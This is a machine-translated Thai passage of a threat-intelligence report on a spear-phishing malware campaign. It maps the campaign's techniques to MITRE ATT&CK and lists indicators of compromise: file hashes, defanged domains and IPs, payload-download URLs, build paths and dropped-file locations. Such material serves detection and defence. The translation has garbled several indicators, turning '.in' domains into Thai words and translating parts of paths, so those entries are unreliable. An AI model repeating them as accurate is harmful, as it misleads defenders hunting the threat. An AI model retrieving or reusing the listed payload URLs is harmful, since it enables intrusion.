รับโครงสร้างพื้นฐาน: โดเมน
พัฒนาความสามารถ: มัลแวร์ รับความสามารถ: เครื่องมือ ความสามารถของเวที: อัปโหลดมัลแวร์ ความสามารถของเวที: เชื่อมโยงเป้าหมาย |
| การเข้าถึงเบื้องต้น | T1566.002 | ฟิชชิ่ง: ลิงก์สเปียร์ฟิชชิ่ง |
| การกระทำ | T1106
T1129 T1059 T1047 T1204.002 |
API ดั้งเดิม
โมดูลที่ใช้ร่วมกัน ล่ามคำสั่งและสคริปต์ ของ Windows Management Instrumentation การดำเนินการของผู้ใช้: ไฟล์ที่เป็นอันตราย |
| การติดตา | T1547.001 | คีย์การรันรีจิสทรี / โฟลเดอร์เริ่มต้น |
| การหลบหลีกการป้องกัน | T1027.010
T1036.007 T1140 |
การบดบังคำสั่ง
การปลอมตัว: นามสกุลไฟล์สองเท่า ถอดรหัสซอร์สโค้ดที่สร้างความสับสน/ถอดรหัสไฟล์หรือข้อมูล |
| การค้นพบ | T1016
T1033 T1083 |
การค้นพบการกำหนดค่าเครือข่ายระบบ
เจ้าของระบบ/การค้นพบผู้ใช้ การค้นหาไฟล์และไดเรกทอรี |
| ชุด | T1005
T1119 |
ข้อมูลจาก Local System
คอลเลกชันอัตโนมัติ |
| ควบคุมและสั่งการ | T1105 | การถ่ายโอนเครื่องมือขาเข้า |
| การกรอง | T1020
T1567 |
การกรองอัตโนมัติ
การกรองผ่านบริการเว็บ |
IOCs
| MD5 | ชื่อไฟล์ |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShell | |
| c9969ece7bb47efac4b3b04cdc1538e5 | ใน.ps1 |
| f14e778f4d22df275c817ac3014873dc | ใน.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | เมล_เช็ค.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | ซิส.ps1 |
| ล่อ | |
| a9182c812c7f7d3e505677a57c8a353b | ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| เอกสารเก่า | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| EXE | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| โดเมน/ไอพี | |
| ทุนการศึกษาอันน่าทึ่ง[.]ใน 89.117.188[.]126 |
|
| ปาริชัย.อีพาร์[.]ใน 13.232.102[.]189 |
|
| โอชิ[.]ที่ | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| URL ที่ | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]ใน/อัปโหลด/อัปโหลด.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]ใน/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]ใน/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Users\123\Desktop\Syscheck\target\release\deps\syscheck.pdb | |
| C:\Users\123\Desktop\Alam\target\release\deps\alam.pdb | |
| C:\Users\123\Desktop\Aplet\target\release\deps\Aplet.pdb | |
| D:\HOME\DESKTOP NEW DATA\Zew\target\release\deps\Zew.pdb | |
| เจ้าของห้องพัก | |
| C:\ProgramData\syscheck\file.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MySystem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Files\Log.txt | |
| C:\ProgramData\Files\Records.txt | |
| เอกสาร\downloadAndExecuteLog.txt | |
| เอกสาร\ไฟล์.ps1 | |
| เอกสาร\myfile.zip | |
| เอกสาร\unzippedFolder\file.exe | |
| เอกสาร\ดาวน์โหลด\myfile.pdf | |
| เอกสาร\paths.txt | |
| เอกสาร_suc_logs.txt | |
| เอกสาร\Mail_Check.ps1 | |
| เอกสาร\syscheck.zip | |
| ดาวน์โหลด\1.pdf | |
| รูปภาพ\sys.ps1 | |
| %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\MySystem.exe | |
| %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\syscheck.exe | |
ผู้เขียน : สัตวิก ราม ปรักกี